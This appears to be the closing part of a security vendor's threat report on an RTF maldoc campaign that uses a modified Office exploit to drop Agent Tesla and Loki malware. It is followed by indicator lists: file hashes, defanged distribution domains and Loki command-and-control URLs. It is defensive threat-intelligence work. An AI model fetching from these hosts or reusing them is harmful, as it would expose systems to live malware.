This is a highly effective malware campaign that is able to avoid detection by most antivirus applications. Therefore, it is necessary to have additional tools such as Threat Grid to defend your organization from these kinds of threats.

The actor behind this malware used the RTF standard because of its complexity, and used a modified exploit of a Microsoft Office vulnerability to download Agent Tesla and other malware. It is not completely clear if the actor changed the exploit manually, or if they used a tool to produce the shellcode. Either way, this shows that the actor or their tools have ability to modify the assembler code in such a way that the resulting opcode bytes look completely different, but still exploit the same vulnerability. This is a technique that could very well be used to deploy other malware in a stealthy way in the future.

IOC

Maldocs

cf193637626e85b34a7ccaed9e4459b75605af46cedc95325583b879990e0e61 - 3027748749.rtf

A8ac66acd22d1e194a05c09a3dc3d98a78ebcc2914312cdd647bc209498564d8 - xyz.123

38fa057674b5577e33cee537a0add3e4e26f83bc0806ace1d1021d5d110c8bb2 - Proforma_Invoice_AMC18.docx

4fa7299ba750e4db0a18001679b4a23abb210d4d8e6faf05ce2cbe2586aff23f - Proforma_Invoice_AMC19.docx

1dd34c9e89e5ce7a3740eedf05e74ef9aad1cd6ce7206365f5de78a150aa9398 - HSBC8117695310_doc

Distribution Domains

avast[.]dongguanmolds[.]com
avast[.]aandagroupbd[.]website

Loki related samples from hxxp://avast[.]dongguanmolds[.]com

a8ac66acd22d1e194a05c09a3dc3d98a78ebcc2914312cdd647bc209498564d8 - xyz.123

5efab642326ea8f738fe1ea3ae129921ecb302ecce81237c44bf7266bc178bff - xyz.123

55607c427c329612e4a3407fca35483b949fc3647f60d083389996d533a77bc7 - xyz.123

992e8aca9966c1d42ff66ecabacde5299566e74ecb9d146c746acc39454af9ae - xyz.123

1dd34c9e89e5ce7a3740eedf05e74ef9aad1cd6ce7206365f5de78a150aa9398 - HSBC8117695310.doc

d9f1d308addfdebaa7183ca180019075c04cd51a96b1693a4ebf6ce98aadf678 - plugin.wbk

Loki related URLs:

hxxp://46[.]166[.]133[.]164/0x22/fre.php
hxxp://alphastand[.]top/alien/fre.php
hxxp://alphastand[.]trade/alien/fre.php
hxxp://alphastand[.]win/alien/fre.php
hxxp://kbfvzoboss[.]bid/alien/fre.php
hxxp://logs[.]biznetviigator[.]com/0x22/fre.php

Other related samples

1dd34c9e89e5ce7a3740eedf05e74ef9aad1cd6ce7206365f5de78a150aa9398
7c9f8316e52edf16dde86083ee978a929f4c94e3e055eeaef0ad4edc03f4a625
8b779294705a84a34938de7b8041f42b92c2d9bcc6134e5efed567295f57baf9
996c88f99575ab5d784ad3b9fa3fcc75c7450ea4f9de582ce9c7b3d147f7c6d5
dcab4a46f6e62cfaad2b8e7b9d1d8964caaadeca15790c6e19b9a18bc3996e18
